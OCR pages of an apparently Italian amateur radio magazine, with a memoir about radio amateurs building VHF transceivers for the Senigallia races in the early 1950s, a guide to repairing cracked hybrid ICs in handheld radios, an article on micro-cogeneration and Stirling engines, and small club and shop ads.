


Foto 1 - Carlo IASH e Goliardo IBER all'opera.

nulla-osta dalla C.S.A.I., e la corsa venne iscritta a calendario per il 24 agosto 1947."

Questo è il testo integrale del comunicato stampa che annunciava l'evento.

Ho di proposito trascritto integralmente il testo per poter meglio sentire lo spirito di quei tempi, quando i motori e la radio erano il massimo della tecnologia e il sogno dei più.

Il circuito era realizzato su comuni strade cittadine chiuse e adattate per l'evento per una lunghezza di 9,3 km (foto 5).

Il giro più veloce, fatto con le moto di 500 c.c. di cilindrata, è stato realizzato in 3' e 19" pari ad una velocità media di 168 km/h, che a quei tempi era veramente folle.

Oggi è difficile pensare un qualsiasi evento, sportivo o non, senza telecronaca, allora era normale che ogni spettatore conoscesse soltanto l'evento di fronte ai propri occhi.

Ben presto si avvertì che era necessario un servizio radio che avesse almeno due scopi: la trasmissione immediata della posizione dei corridori ai numerosi spettatori sparsi lungo tutto il circuito e il collegamento di emergenza in caso di incidenti.

Nel 1951 gli organizzatori del circuito automobilistico pensarono di ricorrere ai radioamatori.

In loco viveva un nutrito gruppo di radioamatori attivi con licenza e alcuni altri simpatizzanti esperti di radio.

Si iniziò con ciò che si possedeva già in casa, prevalentemente degli apparati surplus residuati della guerra appena finita ed alcuni trasmettitori autocostruiti.

Così per i primi due anni i radioamatori offrirono il loro servizio di telecronaca da quattro diverse postazioni verso la tribuna centrale dotata di potenti altoparlanti a tromba per diffondere al pubblico le notizie in tempo reale.

Il primo anno con i loro apparati casalinghi, operarono nella banda dei 40 metri e nonostante un'improvvisa apertura della propagazione DX verificatasi durante la corsa automobilistica, poterono assicurare un buon servizio.

La foto 1 mostra Carlo IASH assistito da Goliardo IBER, sotto il sombrero, all'opera con una stazione autocostruita.

I Radioamatori senigalliesi potevano assicurare un ottimo servizio di assistenza alle corse a prezzo di sforzi veramente enor-

mi.

Le stazioni casalinghe erano sì efficienti, ma difficili da trasportare ed adattare al servizio mobile; le antenne per decametriche erano lunghe ed ingombranti, e soprattutto nelle decametriche la benedetta propagazione, tanto invocata per l'intero anno, in questo particolare caso disturbava le trasmissioni locali.

Dopo il secondo anno, di ottimo lavoro, l'Ente organizzatore delle corse elargì la somma di 60 mila lire per l'acquisto dei componenti per delle stazioni portatili dedicate a questo servizio.

Fu l'apoteosi: in un sol colpo al gruppo dei radioamatori si diede il riconoscimento della qualità del loro servizio e nello stesso tempo ebbero l'opportunità di costruire delle nuove stazioni con le proprie mani.

Costruzione dei ricetrasmittitori dedicati alla telecronaca

La parte tecnica fu appannaggio di Gianfranco IIBBE (SK), di Silvio IICDL, di Goliardo IIBER (la mascotte del gruppo), e del sottoscritto Giuliano IICDG.

Il sogno era di riuscire a costruire più stazioni possibili e uguali fra loro, compatte e leggere quindi facili da trasportare e possibilmente in VHF.

Silvio IICDL, con il tesoro elargito, parte per Bologna per acquistare più materiale possibile.

Dal dopoguerra fino ai primi anni 70 a Bologna nei giorni di mercato, una parte dell'area, denominata "piazzola", era dedicata al mercato dell'usato. Qui si trovava di tutto, dai vecchi indumenti e coperte ai vecchi ferri chirurgici passando anche per le radio e relativi componenti.

Silvio IICDL ritorna con quasi tutti i componenti per costruire sei ricetrasmittitori, tutte le valvole occorrenti complete degli zoccoli, gli strumenti, i condensatori variabili, i trasformatori di modulazione, i relè di commutazione RX/TX, le cuffie da carrarmato, i microfoni della 19 fino alle map-nopole, ai commutatori e connet-



Foto 2



Foto 3

tori vari.

Mancavano solo i trasformatori di alimentazione e le impedenze di filtro, i telai di alluminio e le scatole per contenere il ricetrasmettitore.

Con appena una stagione per assemblare il tutto; il sottoscritto IICDG si mise subito ad avvolgere sei trasformatori di alimentazione e sei impedenze per il livellamento.

Allora la rete elettrica forniva solo la tensione a uso civile di 125 volt, ma era tanto variabile che bisognava prevedere un cambio tensione con molte prese a passi di almeno 10 volt ciascuna.

Le VHF erano considerate le microonde di allora e non c'erano strumenti per fare delle misure sicure.

La potenza in uscita veniva valutata soltanto dalle misure della tensione e della corrente anodica ed il rendimento della valvola era una "speranza".

La frequenza si determinava, nei migliori dei casi, per confronto dalla scala di un apparato surplus, oppure semplicemente con il metro.

Si misurava, con il metro, un dipolo della metà della lunghezza d'onda voluta poi si accordava il trasmettitore su quell'antenna e quella era, per definizione, la giusta frequenza.

Il gruppo possedeva anche un ricetrasmettitore tedesco portatile residuo di guerra, il "Feld. Fu.f" (28-33MHz, 0.15W).

La definizione di "portatile" era dovuta soltanto al fatto che aveva

le maniglie e le cinghie per essere messo in spalla ed era alimentato a batteria, non perché fosse leggero.

Per essere compatibili con questo "portatile" fu deciso di adottare la frequenza di 29 MHz.

Era impensabile adottare circuiti diversi dal super-rigenerativo, il quale con poche valvole assicurava dei buoni risultati.

In VHF, per questo genere di apparati, come finale generalmente si usava la valvola "bicornuta" E1148/VT232, equivalente alla CV6/CV1135 e alla 7193/CV3601 però con una struttura interna verticale anziché orizzontale.

Queste valvole avevano una dissipazione anodica di 3.5 watt, perciò sperando in un buon rendimento, si poteva ipotizzare 5 watt di potenza d'uscita.

La stessa valvola finale e lo stesso circuito di accordo, di solito, venivano usati sia in TX sia in RX.

Spesso erano necessari dei ritocchi della frequenza fra il passaggio fra TX e RX, cosa tollerabile in un collegamento fra OM, ma non in una maglia di sei stazioni isofrequenza.

Poiché Silvio era riuscito ad acquistare un numero doppio di valvole E1148, si adottarono, da subito, due circuiti accordati distinti uno per il TX e l'altro per l'RX commutabili con un relè surplus americano.

Entrambi i circuiti di TX ed RX, composti da bobine in ceramica, variabili professionali e valvole

E1148: erano uguali fra di loro tranne che per le polarizzazioni.

L'intero circuito era così ideato: due triodi E1148 TX ed RX come appena descritto, un pentodo EL41 come finale audio o finale modulatore in TX, un doppio triodo 6SL7 rispettivamente come pilota audio e pilota modulazione, un pentodo 6AC7 pre-amplificatrice microfono, infine una 6X5 nell'alimentatore come raddrizzatrice.

L'antenna era un dipolo ripiegato fatto con l'allora moderna piastrina TV da 300 Ω tenuta su un supporto di legno, ed anche la discesa era fatta con la stessa piastrina.

Di conseguenza l'accordo d'uscita della finale era bilanciato e tarato a 300 Ω .

Per i contenitori abbiamo avuto un vero colpo di fortuna.

Alla Capitaneria di Porto, comandata da mio padre, faceva servizio come "fanalista" un appassionato di radio e provetto falegname nella vita civile, di nome Stefano.

Stefano ci costruì 6 contenitori in legno solidi e leggeri nello stesso tempo (foto 2) con delle fessure di areazione con retina anti intrusione per gli insetti, un vano per riporre il microfono, la cuffia, il cavo di alimentazione e la piastrina d'antenna e un coperchio incernierato completava l'opera.

Durante l'inverno furono montati i sei apparati da: Silvio IICDL, Goliardo IIBER, ed il sotto-

scritto Giuliano IICDG. Ribelle IILCP (SK) si dedicava alla logistica e per scherzare gli facevamo avvitare le viti. Gianfranco IIBBE (SK) dava, da Bologna, la sua supervisione.

La foto 2, 3 e 4 mostrano un apparato completo nella cassetta di legno e il telaio visto da sopra e da sotto.

Ora potrebbe far sorridere ma più di mezzo secolo fa si poteva considerare un vero montaggio professionale.

Durante il montaggio, accortisi che i trasformatori di modulazione surplus avevano un avvolgimento in più: a Silvio venne la brillante idea di usarlo come rientro della modulazione alla cuffia.

Il segnale della cuffia veniva inviato anche all'amplificatore delle trombe così da tenere aggiornato il pubblico degli eventi della gara. In questo modo il pubblico poteva ascoltare tutte le comunicazioni, anche quelle in uscita dalla postazione a loro vicina.

Le gare

Alla vigilia delle gare tutto era pronto e ben collaudato e tutti i radioamatori della zona carichi di entusiasmo.

Furono allestite, con molto anticipo, tutte le sei postazioni come da foto 5 ad ogni postazione fu assegnato un operatore. Rimaneva il residuo portatile tedesco (*Feld.Fu.f*) che fungeva da stazione di riserva.

Silvio IICDL era il capo maglia alla tribuna centrale, Carlo IASH era al cementificio. Sul terrazzo dell'ospedale era appollaiato Goliardo IIBER, Marcello IITJA alla postazione n.4 al Fosso Pacchiona. Ribelle IILCP alla Curva Cavallaro, il sottoscritto Giuliano IICDG alla Curva Pongetti. Gianfranco IIBBE operava con la stazione di riserva. Maurizio IICD, Carlone IITLH, Lucio IIZHW ed altri amici erano a disposizione per dare il cambio agli operatori che ne avevano bisogno.

Tutto iniziò nei migliori dei mo-




Foto 4

di la telecronaca andava spedita come i corridori ed il pubblico era entusiasta: era veramente insolito poter assistere alla corsa in un punto e conoscere in tempo reale la posizione dei corridori sull'intero circuito.

Dopo un po' di tempo, la stazione capo maglia al traguardo sulla tribuna d'onore, operata da Silvio IICDL, smette di commutare fra RX e TX.

Silvio manda un motociclista dell'organizzazione alla postazione n.6 operata dal sottoscritto IICDG, per raggiuagli.

Il relè super-professionale

americano faceva le bizze, inutile suggerire a Silvio di dare degli scossoni all'apparato (a dir poco lo aveva già preso a calci). Fortuna volle che mi venne l'idea di suggerirgli di capovolgerlo, con questo suggerimento il motociclista ritornò alla postazione di Silvio il quale capovolse la cassetta con il ricetrasmittitore.

Il rimedio si rivelò giusto: in questa posizione il relè funzionava benissimo non fu apportata nessuna modifica, semplicemente l'apparato n.1 doveva essere usato capovolto, e tutto proseguì per il meglio.

Foto 5 - Mappa circuito Motoristico di Senigallia con le postazioni dei Radioamatori.






Foto 6 - La Curva del Cavallaio con la postazione dei Radioamatori ripresa da un quotidiano nazionale.

Verso le 17, ora locale, vi fu una improvvisa apertura della propagazione verso i paesi del nord Europa ed alcune comunicazioni incomprensibili, almeno per la maggioranza del pubblico, si mescolarono alla telecronaca del circuito.

Alla fine delle gare il bilancio era più che positivo: i radioamatori senigalliesi avevano dato un notevole contributo all'immagine dell'evento. Avevano a loro volta avuto un po' di pubblicità e si erano veramente fatti le ossa sul campo sia dal punto di vista operativo che tecnico.

Il "Resto del Carlino" ed altra stampa locale elogiarono e ringraziarono il servizio svolto dai radioamatori (foto 6), e Radio Rivista ci dedicò più di mezza pagina [2].

Negli anni successivi per evitare le residue interferenze dovute alla propagazione, ed ad una



Foto 7 - Alcuni Radioamatori all'epoca dei fatti.

In alto da Sx: Goliardo I1BER, Carlone I1TLH, Silvio I1CDL, Marcello I1TJA, Carletto I1ASH, Franco Tarini. In basso da Sx: Gianfranco I1BBE, Ribelle I1ZGT/I1LCP, Franco Rizieri, Giuliano I1CDG.

spuria sulla seconda armonica del TX, si decise di cambiare frequenza e di andare al limite massimo consentito, i fatidici 144 MHz.

Fare la modifica fu facile: fu accorciato il dipolo, e tolte delle spire alle bobine, per avere l'accordo nella banda dei 2 metri.

Le sei cassette con gli apparati e i radioamatori furono delle pietre miliari allo svolgimento delle gare del "Circuito Automobilistico di Senigallia" per molti anni ancora fino alla eliminazione delle gare stesse.

Sono certo che avrò fatto sorridere alcuni giovani, ma ci tenevo a rievocare lo spirito dei primi radioamatori italiani; ho anche voluto ricordare gli amici, foto 7, alcuni Silent Key, altri ancora attivi conosciuti e apprezzati da tutti noi.

Riferimenti:

[1] Antique Radio Magazine; Anno 09, N.53, pag.61.

[2] Radio Rivista; Ottobre 1953, pag. 403.



Corso di preparazione all'Esame Ministeriale per ottenere la licenza di Stazione Radioamatoriale

Inizio degli incontri: **lunedì 16 febbraio 2009**
ore 21, presso la sede dell'Associazione (via La Bionda,4 - Fidenza)

Durata : 20 lezioni serali con frequenza bisettimanale

Per informazioni ed iscrizioni:

www.arifidenza.it arifidenza@arifidenza.it
0524- 83290 (dal lunedì al venerdì, ore ufficio).

PKW ANTENNA SYSTEM

tel. 02.619.6441 – fax 02.613.59562

www.antennapkw.com - Email: antennapkw@fastwebnet.it

Riparare gli IC? Qualche volta si può!

Un lavoro di microchirurgia

Ho usato un titolo tipo "strillo" come si usa nei quotidiani per attirare l'attenzione... In effetti gli IC riparabili sono solo quelli ibridi e tra questi solo quelli su supporto in ceramica e coperchietto rimovibile.

Qualche tempo fa mi è capitato di comprare, ad un mercatino, un FT23, bellissimo, funzionantissimo in ricezione, ma con un piccolo difetto... Non trasmetteva. Il prezzo era buono, anzi ottimo e mi sono lasciato convincere. L'ho preso e dopo qualche giorno ho scoperto che era partito l'integrato ibrido finale. Naturalmente sia l'FT23 sia il suo finale sono fuori produzione, l'integrato è di difficile reperibilità e costa caro... attorno a 70 Euro.

Mi rimaneva un piccolo ricevitore con un TX che, bypassando lo stadio finale, poteva darmi qualche milliwatt. Un po' poco per poter utilizzare l'FT23 come RTX.

Era, in ogni caso, l'unica soluzione possibile.

Ho smontato l'integrato ibrido ed ho notato che il coperchio di plastica non era più incollato da un lato. Sapendo di non poter provocare ulteriori danni l'ho staccato completamente. Con mia somma meraviglia, invece di trovare la vernice opaca vetrificata che ricopre di solito gli ibridi ho visto un mini circuito stam-

pato con tanti componenti. Mi sono chiesto cosa poteva essersi guastato ed ho iniziato l'esame con una potente lente. Non ho trovato nulla d'anormale salvo una sottilissima riga che, ad un esame più accurato, è risultata essere una frattura nella ceramica del substrato.

Naturalmente, per la nota legge di Murphy, la frattura aveva interessato anche alcune sottilissime tracce del circuito stampato.


Non ho idea di che cosa abbia potuto provocare una simile frattura, posso solo ipotizzare che il

grasso al silicone si sia indurito al centro ma non al punto di fissaggio provocando una leggera flessione del complesso. Un colpo od una caduta della radio ha poi dato il colpo di grazia all'integrato.

Avevo promesso a me stesso che non avrei mai saldato nulla che non potessi vedere ad occhio nudo... eeehm! ad occhio con gli occhiali (senza non riuscirei neanche a vedere le lettere della tastiera...) L'occasione, però era troppo ghiotta, riuscire od almeno tentare di riparare un integrato e mi sono rimangiato la promessa. Ho affilato la punta del saldatore più piccolo e, con molta attenzione, ho passato un filo di stagno sulle fratture. Ho rimontato il tutto e.. Voilà! L'FT23 è tornato a nuova vita in trasmissione.

A questo punto ho iniziato ad indagare presso il mio amico Graziano, titolare della BGP, laboratorio di assistenza tecnica radio. Ho scoperto che il guasto di questa famiglia di integrati è molto comune non solo sul FT23 ma in molti altri apparati della stessa generazione, con tutte le maggiori marche coinvolte, Icom, Kenwood e Yaesu. Ne ave-

Fig. 1






Fig. 2

va sostituiti tanti. Mi ha dato una manciata di integrati difettosi dicendomi: "Divertitili".

Li ho aperti e quasi tutti presentavano una frattura nella ceramica.

Ho scelto un integrato campione da mostrarvi, credo sia un finale di un RTX Kenwood. L'ho scelto perché, tra tutti gli IC che avevo, è quello in cui si vede con più evidenza la rottura del substrato. La figura 1 mostra l'IC smontato, la figura 2 l'IC aperto, la figura 3 il particolare della rottura.

La procedura di riparazione

E' una procedura semplice in cinque punti ma occorre seguirla con precisione passo-passo.

1. Smontare l'IC dalla radio.
2. Pulire perfettamente l'IC e dissipatore dal grasso di silicone vecchio e sottolineo, pulire bene, non deve rimanere la minima traccia di grasso vecchio (ormai seccato).

3. Con la punta di un cacciavite staccare il coperchio di plastica che copre l'integrato ibrido. E' fissato con quattro punti di colla negli angoli.

4. Smontare e riparare l'IC usando un saldatore dalla punta finissima facendo attenzione di non toccare i componenti interni. In alcuni punti c'è del berillio o materiale simile ed è **materiale tossico**.

5. Rimettere il silicone su IC e dissipatore (usare un tipo molto morbido quasi liquido) e solo in prossimità delle viti, non su tutto l'IC (figura 4). Rimontare il coperchio di plastica.

A questo punto la riparazione dell'IC è terminata e potete rimontarlo sulla radio con la soddisfazione di aver riparato un circuito integrato.

La durata della riparazione è proporzionale all'accuratezza della saldatura e dal fatto che la radio non prenda colpi troppo forti che possano far flettere di nuovo il supporto e rompere così il ponticello di saldatura.



**Associazione Radioamatori Italiani
Sezione di Parma**

C.P. 87 - Via Argonne 4 - 43100 Parma

Mercatino del Radioamatore EX..EL 2009

PARMA 21-22 febbraio 2009

Tel. 00393317358541 skyking59@libero.it

Fig. 3





Fig. 4



La micro co-generazione questa sconosciuta

Una soluzione per il futuro?

DA WIKIPEDIA: con co-generazione si intende la produzione contemporanea di energia in forme diverse, elettrica, termica o cinetica partendo da un'unica fonte, sia fossile che non.

Uno dei primi impianti esistenti al mondo se non il primo in assoluto, risale agli anni 70 quando la Fiat progettò e mise in produzione un'unità chiamata **totem** (total energy module) progettato dall'ing. Palazzeschi.

Consisteva in un motore a combustione interna di 903 cc di probabile origine Fiat 127, che azionava un alternatore in grado di produrre 15kW/h di energia elettrica più 33.500 kcal/h. di energia termica.

L'energia termica veniva ottenuta sia dal calore prodotto dal motore, che recuperando quello dei gas di scarico.

Era pensato soprattutto per applicazioni in campo agricolo alimentandolo ad es. con bio-gas o comunque con fonti alternative.

Non si sa bene che fine abbia poi fatto il progetto.

Anche se apparentemente potrebbe apparire non conveniente usare un motore a combustione interna per produrre energia, è dimostrato che l'installazione di piccoli impianti a livello domestico risulta vincente per diverse ragioni.

Le grosse centrali elettriche che producono vapore ad alta

temperatura per azionare le turbine, recuperano solo in parte e solo nei mesi invernali il calore da inviare per esempio al teleriscaldamento, mentre il restante calore a bassa temperatura non viene sfruttato in quanto in un impianto di tipo tradizionale si cerca di abbassare il più possibile la temperatura dei fumi e dei vapori in uscita. Un sistema del genere richiede inoltre grossi investimenti per il trasporto del calore; a tutto questo si aggiungono poi le perdite dovute al trasporto dell'energia elettrica a grandi distanze.

Questo si traduce in una reale bassa efficienza delle grosse centrali di produzione di energia elettrica, che tradotto significa grosse quantità di anidride carbonica immesse nell'atmosfera ed inutile spreco di combustibili fossili.

In una recente trasmissione TV, è stato mostrato un villaggio in Germania dove unità abitative dotate ciascuna del proprio impianto di co-generazione con motore a ciclo otto, sono strutturate in una rete automatizzata gestita da microcontroller, scambiandosi energia tra loro secondo il fabbisogno o inviandola in rete cedendola alle compagnie elettriche ricavandone un profitto.

In questi casi si utilizzano motori a combustione interna progettati ad hoc, con motori a bas-

sa manutenzione e lunga durata. Perché in Italia non si fa?


Passeremo ora ad analizzare lo stato dell'arte della micro co-generazione.

Da una recente indagine effettuata, sembrerebbero in fase di avanzata progettazione unità di micro co-generazione domestica sia in Europa, che all'estero. La tecnica attuale impiegata in questi dispositivi di ultima generazione è quella basata sull'impiego del **motore Stirling**, del quale andremo ora a illustrare brevemente la storia.

Inventato nel 1816 dal reverendo Stirling, consiste in una unità sigillata contenente elio o idrogeno, dotata di due pistoni: riscaldandone uno e raffreddando l'altro, i pistoni si mettono in moto generando quindi energia cinetica.

Nella figura 1 ne compare uno schema di principio.

Fig. 1






Fig. 2

In un impianto di riscaldamento alimentato a gas, uno dei cilindri per es. potrebbe essere scaldato dallo stesso combustibile della caldaia, l'altro raffreddato da un circuito frigorifero ad assorbimento (per intenderci del genere di quelli da campeggio), ricavandone energia frigorifera.

Essendo un dispositivo a **combustione esterna**, uno dei vantaggi di questo motore, è quello di poter essere alimentato con qualsivoglia combustibile.

Uno spaccato di un moderno motore Stirling, appare alla fig.2

I moderni motori Stirling non funzionano più convertendo il moto alternativo dei pistoni in rotativo mediante biella-manovella, bensì sfruttando direttamente lo stesso principio delle torce a LED a scuotimento di ultima generazione che tutti conosciamo e che richiedono un moto rettilineo alternativo (vedi fig.3).

Un'altra interessante particolarità di questo motore è quello di essere **reversibile**, per cui se in qualche modo lo si mettesse in movimento si potrebbe ricavare calore da un pistone e freddo dall'altro.

Le nostre stesse automobili sono esempi di **cogenerazione** o meglio ancora di **multigenerazione** in quanto, tralasciando per il momento i rendimenti, un'automobile partendo da un unico combustibile produce contemporaneamente energia cinetica per il moto, calorica per l'impianto di riscaldamento ed elettrica per i vari dispositivi che la richiedono.



Fig. 3

Sulle vetture più avanzate, si arriva addirittura a recuperare energia utilizzando l'uscita dei gas esausti per azionare una turbina o recuperando energia dalle decelerazioni.

Quello della micro-cogenerazione è un campo nuovo ed in fase di forte espansione, dimostrato dal fatto che le più grosse industrie del settore a livello mondiale stanno facendo grossi investimenti in questo.

Attualmente i prodotti disponibili hanno prezzi non competitivi, dovuti soprattutto alla produzione limitata.

È comunque quella della cogenerazione una scelta quasi obbligata, vista la situazione dei combustibili fossili.

In un prossimo articolo, verranno illustrati sistemi sia di riscaldamento che di raffreddamento solari, con i quali il motore Stirling

Fig. 4



Fig. 5

si sposa in modo particolarmente efficace.

Per chi volesse saperne di più basta digitare: **Stirling engine** in un qualsiasi motore di ricerca dove la bibliografia abbonda.

Per il momento è tutto.

Alle prossime.

giorgioi2gsi@gmail.com

Sistemi di Telecomunicazioni

**Vendita e Assistenza
Ricetrasmittitori per uso
amatoriale e professionale
Antenne e Accessori**

**HOBBY
RADIO** s.r.l.

Viale Angelico, 47/49
00195 ROMA

